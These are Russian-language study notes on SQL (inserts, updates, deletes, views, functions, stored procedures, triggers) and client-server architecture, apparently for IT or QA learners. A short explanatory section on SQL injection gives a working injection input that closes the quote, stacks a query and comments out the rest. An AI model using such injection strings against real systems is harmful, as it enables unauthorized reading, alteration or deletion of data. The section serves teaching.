Вставить в таблицу «pc» одну строку данных, где вместо известных значений используются значения по умолчанию (Код – 20, Модель – 4444, ЦП – 1200МГц, ОЗУ, HD, CD – по умолчанию, Цена – 1350\$):

INSERT INTO pc **VALUES** (22, 4444, 1200, DEFAULT, DEFAULT, DEFAULT, 1350) – не все данные известны

Вставить из одной таблицы в другую, значение «cd» (... , ram, hd, cd, price) по умолчанию – (пропускаем), каждый параметр изменён определённым образом

INSERT INTO pc (code, model, speed, ram, hd, price)

SELECT MIN(code) + 20, model + 1000, MAX(speed), MAX(ram) * 2, MAX(hd) * 2, MAX(price)/1.5

FROM laptop

GROUP BY model

ИЗМЕНЕНИЕ

- **ALTER** – существенные изменения в таблице, н-р новые столбцы
ALTER TABLE Auto **ADD** Price money

Изменить в таблице «Student» поле «courseId» **NOT NULL**, чтобы оно могло принимать значение «NULL».

ALTER TABLE Student **MODIFY** courseId int **NULL**;

- **UPDATE** – изменение на уровне данных

UPDATE (TABLE) Auto **SET** Maker="ВАЗ" **WHERE** ID=7

(Вместе с «UPDATE», важно не забывать использовать «WHERE». Иначе, перезапишутся все данные!)

Производитель «A» передал производство принтеров производителю «Z»

UPDATE product **SET** maker = 'Z' **WHERE** maker='A' **AND** type='printer'

УДАЛЕНИЕ

- **DROP** – для удаление Баз и Таблиц
- **DELETE** – для удаление Строк
DROP DATABASE AutoMarket – удаление Базы
DROP TABLE Auto – удалить таблицу

Удалить из таблицы строки с определёнными характеристиками

DELETE FROM pc **WHERE** hd=(**SELECT** MIN(hd) **FROM** pc) **OR** ram=(**SELECT** MIN(ram) **FROM** pc)

Удалить из таблицы «A», удовлетворяющие условиям из таблицы «B»

DELETE FROM Ships **WHERE** name **IN** (**SELECT** ship **FROM** outcomes **WHERE** result='sunk')

(Используя «DELETE FROM», важно не забывать использовать «WHERE». Иначе, удаляются все данные!)

SQL-Инъекция

SQLi, SQL injection – SQL-Инъекция / Внедрение SQL-кода – один из распространённых способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода. Внедрение SQL, в зависимости от типа используемой СУБД и условий внедрения, может дать возможность атакующему выполнить произвольный запрос к Базе Данных (например, прочитать содержимое любых таблиц, удалить, изменить или добавить данные), получить возможность чтения и/или записи локальных файлов и выполнения произвольных команд на атакуемом сервере. Атака типа внедрения SQL может быть возможна из-за некорректной обработки входных данных, используемых в SQL-запросах.

Разработчик прикладных программ, работающих с базами данных, должен знать о таких уязвимостях и принимать меры противодействия внедрению SQL.

1) Запрос «Клиент–Сервер» для БД, таблица «Teacher» выглядит на Клиенте следующим образом:

Name: Petrov
Phone: +380673332211
LOGIN

2) На Сервере этот Запрос к Базе Данных «Сервер–БД» выглядит следующим образом:

`SELECT * FROM Teacher WHERE teacherName = 'Petrov' AND phoneNumber = '+380673332211';`

3) На Сервере уже есть заготовка для подобных Запросов, чтобы просто «тупо» подставить данные:

`SELECT * FROM Teacher WHERE teacherName = '_____' AND phoneNumber = '_____';`

4) Если, в поле «Name» написать «XXXXXXX», то Сервер направит запрос к БД:

`SELECT * FROM Teacher WHERE teacherName = 'XXXXXXX' AND phoneNumber = '+380673332211';`

5) А если, в поле «Name» написать «`SELECT * FROM Course`», то Сервер направит запрос к БД:

`SELECT * FROM Teacher WHERE teacherName = 'SELECT * FROM Course' AND phoneNumber = '+380673332211';`

База выдаст «NULL», т.к. поля «`SELECT * FROM Course`» не существует.

6) Чтобы отсечь «`phoneNumber`», можно обернуть его как комментарий, с помощью «дефис-дефис-пробел»:

`SELECT * FROM Teacher WHERE teacherName = 'SELECT * FROM Course -- ' AND phoneNumber = '+380673332211';`

Но «-- » воспримется как часть текста, вместе с «`SELECT * FROM Course`», т.к. заключено в кавычки «'»

7) Тогда можно закрыть шаблонный запрос, добавив в начале «'», который замкнёт шаблонный «'», далее будет следовать авторский запрос «`SELECT * FROM Course`», а т.к. дальше идёт «дефис-дефис-пробел» – вся последующая информация обратиться в комментарий:

Name: ';SELECT * FROM Course --
Phone: +380673332211
LOGIN

`SELECT * FROM Teacher WHERE teacherName = '';SELECT * FROM Course -- ' AND phoneNumber = '+380673332211';`

8) Таким образом, можно внедрять любые собственные запросы (получить данные, изменить их или удалить), если, конечно, программисты не учли самую элементарную безопасность.

SQL: Представление

? Представление

- Представление – виртуальная таблица, именованный запрос, кот будет выполняться как подзапрос при использовании Представления. Это блок-подзапрос, кот нужен для того, чтобы по многу раз не создавать гигантские подзапросы, а просто обращаться к нему как к Представлению.

ПРИМЕР:

```
CREATE VIEW Xxxxxxx
AS
SELECT Maker FROM Auto WHERE Id IN (SELECT Auto-Id FROM Characteristics WHERE Color="Green")
→
SELECT Maker FROM Xxxxxxx WHERE ...
```

SQL: Пользовательская Функция

? Пользовательская Функция

- Пользовательская функция – программируемый объект базы данных, кот возвращает значение

ПРИМЕР-1:

- Создать функцию для расчёта $A \times B$

```
CREATE FUNCTION func(@a int, @b int)
```

```
RETURNS int
```

```
AS
```

```
    BEGIN  
        RETURN (@a*@b)  
    END;
```

```
GO
```

```
SELECT dbo.func(5, 8)
```

```
→ 40
```

ПРИМЕР-2:

- Создать функцию для расчёта площади круга по диаметру $\pi \times r^2 = \pi \times (D/2)^2 = \pi \times D^2/2^2 = \pi \times D^2/4 = \pi/4 \times D^2$

```
CREATE FUNCTION dbo.CircleS (@D dec(6,3)) / dbo.CircleS – создаётся ф-ция как БД, @... вводится переменная/
```

```
RETURNS dec(6,3) /параметр возврата данных: dec(6,3) – дробное число, всего 6 символов, 3 из 6 после «,»/
```

```
    BEGIN /начало действия ф-ции/  
        RETURN (PI()/4)*POWER(@D, 2) /сама ф-ция/  
    END /конец действия ф-ции/
```

```
GO /начало исполнения ф-ции/
```

```
PRINT dbo.CircleS(15) /действие – вывести функцию-БД, где значение переменной = 15/
```

```
→ 176.715 /результат – тип данных дробное число, всего 6 символов, 3 из 6 после «,»/
```

ПРИМЕР-3:

Создать функцию, определяющую чётное или нечётное число.

```
CREATE FUNCTION funcA(@a int)
```

```
RETURNS varchar(30)
```

```
AS
```

```
BEGIN
```

```
    DECLARE @res varchar(30)  
    IF (@a=0)  
        BEGIN  
            SET @res = 'This is zero, guys!'  
        END  
    ELSE IF (@a%2=0)  
        BEGIN  
            SET @res = 'Wow! Even!'  
        END  
    ELSE  
        BEGIN  
            SET @res = 'Wow! Odd!'  
        END
```

```
RETURN @res
```

```
END
```

```
GO
```

```
PRINT dbo.funcA(11) PRINT dbo.funcA(12) PRINT dbo.funcA(0)
```

```
→ Wow! Odd!
```

```
→ Wow! Even!
```

```
→ This is zero, guys!
```

SQL: Хранимая Процедура

? Хранимая Процедура

- Хранимая процедура – объект базы данных, представляющий собой набор SQL-инструкций, который компилируется один раз и хранится на сервере. У них могут быть входные и выходные параметры и локальные переменные, в них могут производиться числовые вычисления и операции над символьными данными, результаты которых могут присваиваться переменным и параметрам. В хранимых процедурах могут выполняться стандартные операции с базами данных (как DDL, так и DML).
- Есть разные способы вызовов Хранимой Процедуры:
 - CALL процедура(...) – вызов хранимки, 1 способ
 - EXECUTE процедура(...) = EXEC процедура(...) – вызов хранимки, 2 способ
- Создание Хранимой Процедуры:
 - CREATE PROCEDURE = CREATE PROC

ПРИМЕР:

- Создать хранимую процедуру, которая отобразит информацию о совершенных заказах, стоимость которых выше числа, заданного в аргументе.

DELIMITER //

```
CREATE PROCEDURE info_orders (arg int)
BEGIN
    SELECT onum, amt, odate
    FROM orders
    WHERE amt > arg;
END //
DELIMITER ;
CALL info_orders(100);
```

? Отличие Хранимой процедуры от Триггеров

Отличаются от триггеров тем, что их надо запускать.

SQL: Триггер

? Триггеры

- Триггер – это механизм, который вызывается, когда в указанной таблице происходит определенное действие.
- Отличаются от хранимок тем, что их НЕ надо запускать.
- 3 типа SQL-триггеров:
 - DML (INSERT, UPDATE, DELETE)
 - DDL (CREATE, ALTER, DROP)
 - Триггеры входа (LOG ON)

ПРИМЕР-1:

```
CREATE TRIGGER UpdAfterDel
ON Auto FOR DELETE
AS
IF @@ROWCOUNT = 1 -- удаляем 1 запись
BEGIN
DECLARE @y int
-- создать переменную, в неё поместится код удалённой записи
SELECT @y = Id
FROM deleted
-- теперь откорректируем кол-во машин
UPDATE Showroom
SET Presence='n'
WHERE Charact_Id IN (SELECT Id FROM Characteristics WHERE Auto.Id=@y)
END
```

ПРИМЕР-2:

- Для рассмотрения операций с триггерами определим следующую базу данных productsdb:
- Здесь определены две таблицы:
 - Products – для хранения товаров
 - History – для хранения истории операций с товарами.

```
CREATE DATABASE productsdb;
GO
USE productsdb;
CREATE TABLE Products
(
    Id INT IDENTITY PRIMARY KEY,
    ProductName NVARCHAR(30) NOT NULL,
    Manufacturer NVARCHAR(20) NOT NULL,
    ProductCount INT DEFAULT 0,
    Price MONEY NOT NULL
);
CREATE TABLE History
(
    Id INT IDENTITY PRIMARY KEY,
    ProductId INT NOT NULL,
    Operation NVARCHAR(200) NOT NULL,
    CreateAt DATETIME NOT NULL DEFAULT GETDATE(),
);
```

- Добавление – При добавлении данных (при выполнении команды INSERT) в триггере мы можем получить добавленные данные из виртуальной таблицы INSERTED.
- Определим триггер, который будет срабатывать после добавления:

```
USE productsdb
GO
CREATE TRIGGER Products_INSERT
ON Products
AFTER INSERT
AS
    INSERT INTO History (ProductId, Operation)
    SELECT Id, 'Добавлен товар ' + ProductName + ' фирма ' + Manufacturer
    FROM INSERTED
```

- Этот триггер будет добавлять в таблицу History данные о добавлении товара, которые берутся из виртуальной таблицы INSERTED.
- Выполним добавление данных в Products и получим данные из таблицы History:

```
USE productsdb;
INSERT INTO Products (ProductName, Manufacturer, ProductCount, Price)
VALUES ('iPhone X', 'Apple', 2, 79900)

SELECT * FROM History
```

Results				
	Id	ProductId	Operation	CreateAt
1	1	2	Добавлен товар iPhone X фирма Apple	2017-11-09 14:05:52.020

Databases, Misc.

? БД, API, HTML/CSS – тестирование серого ящика

? Авто-инкремент – автоматически прописывает Primary Key

? С чем сработает и не с чем не сработает AVG (Average)

AVG сработает с GROUP BY, и не сработает с DISTINCT

? На чём строятся Нереляционные БД

Нереляционные базы данных строятся на структуре JSON: «Ключ–Значение».

Client-Server

Client-Server model

? Клиент-серверная архитектура

Client-Server model – Клиент-серверная архитектура – архитектура, в которой сетевая нагрузка распределена между поставщиками услуг – серверами, и заказчиками услуг – клиентами.

Задача Клиент-серверной архитектуры – как **функциональность приложения** должна быть **распределена** между Клиентской и Серверной частью.

? Клиент и Сервер.

Фактически, Клиент и Сервер – это программное обеспечение. Обычно эти программы расположены на разных компьютерах и взаимодействуют между собой через вычислительную сеть посредством сетевых протоколов, но они могут быть расположены также и на одной машине.

- **Сервер** – логический процесс, который обеспечивает некоторый сервис по запросу от Клиента. Обычно Сервер не только выполняет запрос, но и управляет очерёдностью запросов, буферами обмена, извещает своих клиентов о выполнении запроса и т. д.
- **Клиент** – процесс, который запрашивает обслуживание от Сервера. Процесс не является Клиентом по каким-то параметрам своей структуры, он является клиентом только по отношению к Серверу. При взаимодействии Клиента и Сервера инициатором диалога с Сервером, как правило, является Клиент, Сервер сам не инициирует совместную работу.
- **Сеть, протоколы** – третий компонент, который обеспечивает обмен информацией между клиентом и сервером.

Программы-серверы ожидают от клиентских программ запросы и предоставляют им свои ресурсы в виде данных (например, загрузка файлов посредством HTTP, FTP, потоковое мультимедиа, работа с БД) или в виде сервисных функций (например, работа с электронной почтой, общение посредством систем мгновенного обмена сообщениями или просмотр web-страниц во всемирной паутине).

Поскольку одна программа-сервер может выполнять запросы от множества программ-клиентов, её размещают на специально выделенной вычислительной машине, настроенной особым образом, как правило, совместно с другими программами-серверами, поэтому производительность этой машины должна быть высокой. Из-за особой роли такой машины в сети, специфики её оборудования и программного обеспечения, её также называют сервером, а машины, выполняющие клиентские программы, соответственно, клиентами.



Клиент – та программа, с которой работает пользователь. Он знать не знает, что у него на компьютере программа целиком, или где-то за ней прячутся Сервер с Базой. Он работает в браузере или с десктоп-приложением. И всё, что ему нужно знать – это «куда тут тыкать». Клиенту не нужно много памяти, места на диске и других ресурсов. Поэтому рабочие места относительно дёшево стоят. А это именно то, что нужно, особенно если нужно закупить оборудование для тысяч операционистов банка.

Сервер – компьютер, на котором хранится само приложение. Весь код, вся логика, все дополнительные материалы и справочники. Они тоже занимают место, как сами по себе, так и в памяти приложения. Иногда говорят «Сервер Приложения» и «Сервер БД». Это нормально, ведь фактически Сервер – это просто машина, компьютер. А Базу и Сервер-Приложения обычно хранят на разных машинах, ради безопасности. В таком случае, если говорят «Сервер Приложения» – речь о втором звене схемы. Приложения бывают самые разные. Есть ресурсоёмкие, им нужно много памяти и места на диске. Есть «лёгкие», которые можно развернуть даже на домашнем компьютере.

БД (База Данных) – хранилище данных. Тут можно легко поискать информацию + быть уверенным в том, что она сохранится, даже если в приложении что-то сломается. Сколько места нужно под базу, зависит от количества данных. Отдельной базы может не быть, тогда структура станет двухзвенной: клиент-сервер.

На клиент-серверной архитектуре построены все сайты и интернет-сервисы. Также её используют десктоп-программы, которые передают данные по интернету. Поэтому ИТ-специалисту нужно понимать, что это такое и как работает.

? Примеры использования Клиент-Серверной архитектуры:

- Покупка билета в кино онлайн;
- Бронирование путёвки на море;
- Запись к врачу;
- и т.д.

? Виды приложений:

- **Desktop – Десктоп** – приложение устанавливается на ПК (код работает на ПК) – скачанный Zoom, скаченный Facebook, MS Word, Windows Калькулятор.
- **Web – Веб** – приложение работает через браузер (код работает на сервере) – Zoom через браузер, Facebook через браузер.

? Принцип работы Клиент-Серверной архитектуры на примере отделения банка


- Человек хочет взять кредит в банке.
- Операционист должен проверить его историю.
- Операционист вбивает ФИО в Клиент – специальную банковскую программу (Веб или Десктоп).
- Операционист в Клиенте нажимает «Проверить».
- Клиент отправляет запрос на Сервер: «Дай мне информацию по (ФИО)»
- Сервер получает этот запрос и отправляет свой запрос в БД: «SELECT * FROM clients WHERE fio='(ФИО)'»
- База Данных отвечает Серверу: «Вот, всё что нашла».
- Сервер передаёт эту информацию Клиенту.
- Клиент (приложение) отрисовывает эту информацию графически для Операциониста.

? Назначение Клиента


- С Клиентом работает пользователь. Клиент превращает байты кода в графический интерфейс, т.к. пользователь – не программист, и он не понимает язык программирования или SQL.

? Назначение Сервера

- Сервер мощнее – Клиентов может быть много. В примере с банком: 10 операционистов в каждом из 10 отделений города в 50 городах страны = 5000 отдельных компьютеров. Приложение-Клиент не должно зависать/лагать (чтобы не задерживать операционистов и клиентов банка) – компьютер должен быть мощный. Но делать каждый компьютер операциониста мощным – дорого. Поэтому основная логика выносится на 1 компьютер-Сервер, который делается мощным. А Клиентские машины могут быть дешёвыми, т.к. на них останется логика в стиле «запросить информацию и отрисовать ответ на экране».



- Нет дублирования кода – Если бы были только Клиентские машины, то на каждой хранился бы одинаковый код по обработке логики, на каждой машине хранилась бы База Данных. А при вынесении логики и данных в отдельные звенья на каждой клиентской машине освобождается место.



- Безопасность – На Сервере и в Базе хранится информация недоступная простому операционисту:
 - Персональные данные клиентов;
 - Сведения о финансах клиента;
 - Чёрные списки банка;
 - И т.п.
 Операционист видит только свой интерфейс («дать кредит или нет») и всё. Больше операционисту знать и не надо. (Операционист может слить персональные данные, кто-то может подсмотреть персональные данные, злоумышленник может отпихнуть операциониста и перевести себе на счёт миллионы, пока не подоспеет охрана).

? Назначение Базы

- Надёжность – Если все данные хранятся на Сервере (двузвенная архитектура) и он упадёт – данные пропадут. Если же используется БД (трёхзвенная архитектура) – информация сохранится даже при рестарте системы.
- Производительность – Логи могут писаться много и часто – нужен отдельный компьютер, на котором хранятся только данные в огромном количестве. Это позволяет быстро делать выборки информации.

? «+» Преимущества Клиент-Серверной архитектуры

- **Мощный сервер дешевле 100+ мощных клиентских машин** – чтобы приложение не тормозило, нужна хорошая машина. Она будет одна. Или несколько, если нагрузка большая, но явно меньше, чем количество клиентов. = Так как все вычисления выполняются на сервере, то требования к компьютерам, на которых установлен клиент, снижаются.
- **Нет дублирования кода** – основной код хранится на сервере, клиент отвечает только за «отрисовать» и простенькие проверки на полях «тут число, тут строка не длиннее 100 символов». = Отсутствие дублирования кода программы-сервера программами-клиентами.
- **Персональные данные в безопасности** – простой пользователь не видит лишнего. Он не знает данные третьих лиц: ключевое слово, паспортные данные и количество денег на счёте. = Все данные хранятся на сервере, который, как правило, защищён гораздо лучше большинства клиентов. На сервере проще организовать контроль полномочий, чтобы разрешать доступ к данным только клиентам с соответствующими правами доступа.


? «–» Недостатки Клиент-Серверной архитектуры

- **Упало одно звено – все отдыхают** – Неработоспособность сервера может сделать неработоспособной всю вычислительную сеть. Неработоспособным сервером следует считать сервер, производительности которого не хватает на обслуживание всех клиентов, а также сервер, находящийся на ремонте, профилактике и т. п.

Решение – В бизнес-критичном ПО архитектуру усложняют и даже дублируют



Чтобы Клиент понимал, на какой из Серверов слать запрос – перед Серверами ставят Балансировщик, и Клиент шлёт запрос туда. Сколько бы Серверов не поставили в кластер, Клиенту это не интересно. У него есть один URL – адрес Балансировщика.




При поступлении запроса от Клиента на Балансировщик, Балансировщик запрашивает у Серверов, кто из них меньше загружен – у кого сколько запросов в очереди.



Сервера отвечают балансировщику.

Балансировщик отправляет запрос на сервер с меньшим количеством запросов в очереди.



Такая схема используется для высоконагруженного приложения – когда запросов поступает так много, что один сервер с ними просто не справляется. Поэтому ставится кластер серверов, а балансировщик делит между ними нагрузку. И в таком случае в кластере может быть не 2 сервера, а 10, 15, сколько нужно.



Так же можно балансировать и Базы Данных. Может быть несколько копий Баз Данных на самых разных машинах, и Балансировщик отправляет запросы то к одной, то ко второй.




Такая схема называется **горячий резерв** – когда у нас есть несколько серверов, работающих в параллель, и балансировщик распределяет нагрузку между ними.

При этом может быть и схема **холодного резерва** – когда второй сервер является резервной копией «на всякий случай». Все запросы идут на первый сервер, второй отдохивает.



Но если с первым сервером что-то случится, балансировщик перенаправит нагрузку на второй сервер.



В это время у администраторов будет время разобраться с проблемой на сервере 1.

Схема холодного резерва используется тогда, когда один сервер способен выдержать нагрузку и выдавать хорошую скорость работы. Но приложение при этом бизнес-критичное и простой неприемлем.

Простой может быть не только потому, что случилось что-то плохое. Есть еще штатное обновление приложения. Обе схемы резервирования позволяют обновляться безболезненно. Если в кластере два сервера, обновление будет выглядеть так:

- Перенаправляем всю нагрузку на сервер 2;
- Останавливается Сервер-1;
- Обновляется Сервер-1;
- Запускается Сервер-1 и вся нагрузка направляется на него;
- Останавливается Сервер-2;
- Обновляется Сервер-2;
- Запускается Сервер-2;
- Снова делится нагрузка (если это горячий резерв).
- То есть работа приложения вообще не останавливается!

Таким образом, схемы резервирования помогают устранить проблему «упало 1 звено – все отдыхают».

Клиент никогда не узнает, что один или несколько серверов в кластере сдохли, у него всё как работало, так и работает.

- **Высокая стоимость оборудования** – Сервера стоят дорого. Туда нельзя поставить обычный SSD как для домашнего компьютера – к железу для серверов совсем другие требования по надёжности + есть поддержка специфичных функций:
 - у HDD это специальная микропрограмма контроллера, которая оптимизирована для работы диска в RAID, дома это не нужно.


- у SSD это наличие группы конденсаторов, которые хранят энергию на случай отключения питания, чтобы хватило времени скинуть из DDR кэша данные в энергонезависимую память и данные не побились.
 - * *SSD – быстро работающий диск,*
 - * *HDD – обычный,*
 - * *RAID – когда N дисков соединено вместе,*
 - * *DDR кэш – это оперативная память.*

- У серверных решений гарантия обычно гораздо дольше: 5 лет, а не год.

На сервере бизнес-критичный функционал, который жрёт много ресурсов и который надо дублировать на случай «вдруг первый сдохнет».

- **Поддержка работы данной системы требует отдельного специалиста – системного администратора –**
Нужно нанять сисадмина, который будет следить за всеми нашими серверами приложения и БД.
Добавляем его зарплату к стоимости оборудования!

Схема условная, в реальной жизни как минимум будет больше клиентов. А если приложение высоконагруженное, то будет несколько серверов и несколько баз данных:



? Толстый/Тонкий Клиент:

- «**Толстый Клиент**» – на Сервере реализованы главным образом функции доступа к базам данных, а основные прикладные вычисления выполняются на стороне Клиента.
- «**Тонкий Клиент**» – на Сервере выполняется основная часть прикладной обработки данных, а на Клиентские рабочие станции передаются уже результаты обработки данных для просмотра и анализа пользователем с возможностью их последующей обработки (в минимальном объёме).

?Архитектура и проектирование ПО

- **Архитектура** – это организация системы, воплощённая в её компонентах, их отношениях между собой и с окружением, а также определяет принципы её проектирования и развития.
- **Проектирование ПО** – это осознанный выбор решений о логической организации составных частей программного комплекса. Проектирование – творческий процесс, который тяжело описать в виде формальных структурированных методов.

? «+» Достоинства хорошей архитектуры:

- Масштабируемость (Scalability) – возможность расширять систему и увеличивать её производительность, за счёт добавления новых модулей.
- Ремонтопригодность (Maintainability) – изменение одного модуля не требует изменения других модулей.
- Заменяемость модулей (Swappability) – модуль легко заменить на другой.
- Возможность тестирования (Unit Testing) – модуль можно отсоединить от остальных и протестировать/починить.
- Переиспользование (Reusability) – модуль может быть переиспользован в других программах и окружении.
- Сопровождаемость (Maintenance) – разбитую на модули программу легче понимать и сопровождать.


? Архитектурные паттерны

Не существует формального перечня существующих архитектурных паттернов.

выделить основные (часто-используемые) подходы:

- Многоуровневая архитектура:

- Является одной из самых известных архитектур.
- Каждый слой выполняет определённую функцию.
- В зависимости от нужд можно реализовать любое кол-во уровней.
- «+» Достоинства:
 - простота разработки (в основном из-за того, что этот вид архитектуры всем знаком);
 - простота тестирования.
- «-» Недостатки:
 - сложности с производительностью;
 - сложности с масштабированием.



- Сервис-ориентированная (микросервисная) архитектура:

- Микросервисы независимы;
- Микросервисы общаются друг с другом только при помощи сообщений (API);
- Каждый микросервис может быть развернут, приостановлен, дублирован или перемещен независимо от других.
- «+» Достоинства:
 - Сверхвысокая масштабируемость;
 - Лёгкость распределения задач.
- «-» Недостатки:
 - Необходимость передачи большого объёма данных;
 - Необходимость автоматизации развёртывания и тестирования

